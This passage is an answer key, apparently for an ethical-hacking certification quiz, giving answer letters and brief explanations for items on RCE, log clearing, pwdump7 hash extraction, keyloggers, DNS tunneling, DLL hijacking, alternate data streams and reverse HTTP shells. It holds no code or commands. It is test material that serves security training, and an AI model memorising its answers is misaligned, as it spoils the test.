Explanation: Remote Code Execution (RCE) is a common technique used during the initial phase of an attack to gain unauthorized access to a target system. By exploiting vulnerabilities that allow them to execute arbitrary code remotely, attackers can take control of the system without physical access.

16. **Answer:** B

Explanation: While clearing logs can remove many traces of an attack, it does not guarantee that all evidence is eradicated. Forensic analysis may still uncover other Indicators of Compromise (IOCs) through memory analysis, residual files, or other system artifacts.

17. **Answer:** B

Explanation: pwdump7 is a tool that extracts password hashes from the Security Account Manager (SAM) database in Windows. It specifically retrieves LM and NTLM password hashes, which are used for authentication in Windows systems.

18. **Answer:** D

Explanation: A packet-based keylogger is typically a type of network-based keylogger that captures keystrokes from network traffic rather than directly recording keystrokes on the target machine. Kernel Keylogger, Hypervisor-based Keylogger, and Form Grabbing-based Keylogger—are all software-based keyloggers that record keystrokes locally on the target machine.

19. **Answer:** B

Explanation: Anti-keyloggers are designed to protect against keylogging attacks by offering various protection mechanisms, one of which is clipboard logging protection. This protection

prevents malicious software from capturing sensitive data copied to the clipboard, such as passwords or credit card information.

20. **Answer:** A

Explanation: DNS tunneling is a technique used by attackers to establish covert communication channels by encoding data within DNS queries and responses. This allows attackers to bypass network security measures, such as firewalls, and transmit data to and from compromised systems without detection.

21. **Answer:** B

Explanation: Incognito mode in web browsers prevents the browser from saving browsing history, cookies, site data, and other local traces of the user's activity. This helps attackers avoid leaving evidence on the local device, making it harder for forensic investigators to trace their actions.

22. **Answer:** B

Explanation: Elcomsoft Distributed Password Recovery is a tool designed to crack complex and intricate passwords, as well as encryption keys, using distributed computing techniques. It is capable of handling sophisticated password recovery tasks.

23. **Answer:** A

Explanation: DLL hijacking is a technique where attackers take advantage of the way Windows loads Dynamic Link Libraries (DLLs). By placing a malicious DLL with the same name as a legitimate DLL in a directory, attackers can cause the system to load the malicious DLL instead of the legitimate one, allowing them to execute arbitrary code.

24. **Answer:** C

Explanation: Alternate Data Streams (ADS) in NTFS are a feature that allows data to be stored behind regular files. This means that attackers can use ADS to hide malicious data within a legitimate file without altering the file's normal behavior. This makes it difficult to detect hidden data through traditional file inspection methods.

25. **Answer:** B

Explanation: A reverse HTTP shell allows an attacker to control a target system by making it connect to the attacker's server. Once the connection is established, the attacker can send commands back to the target system.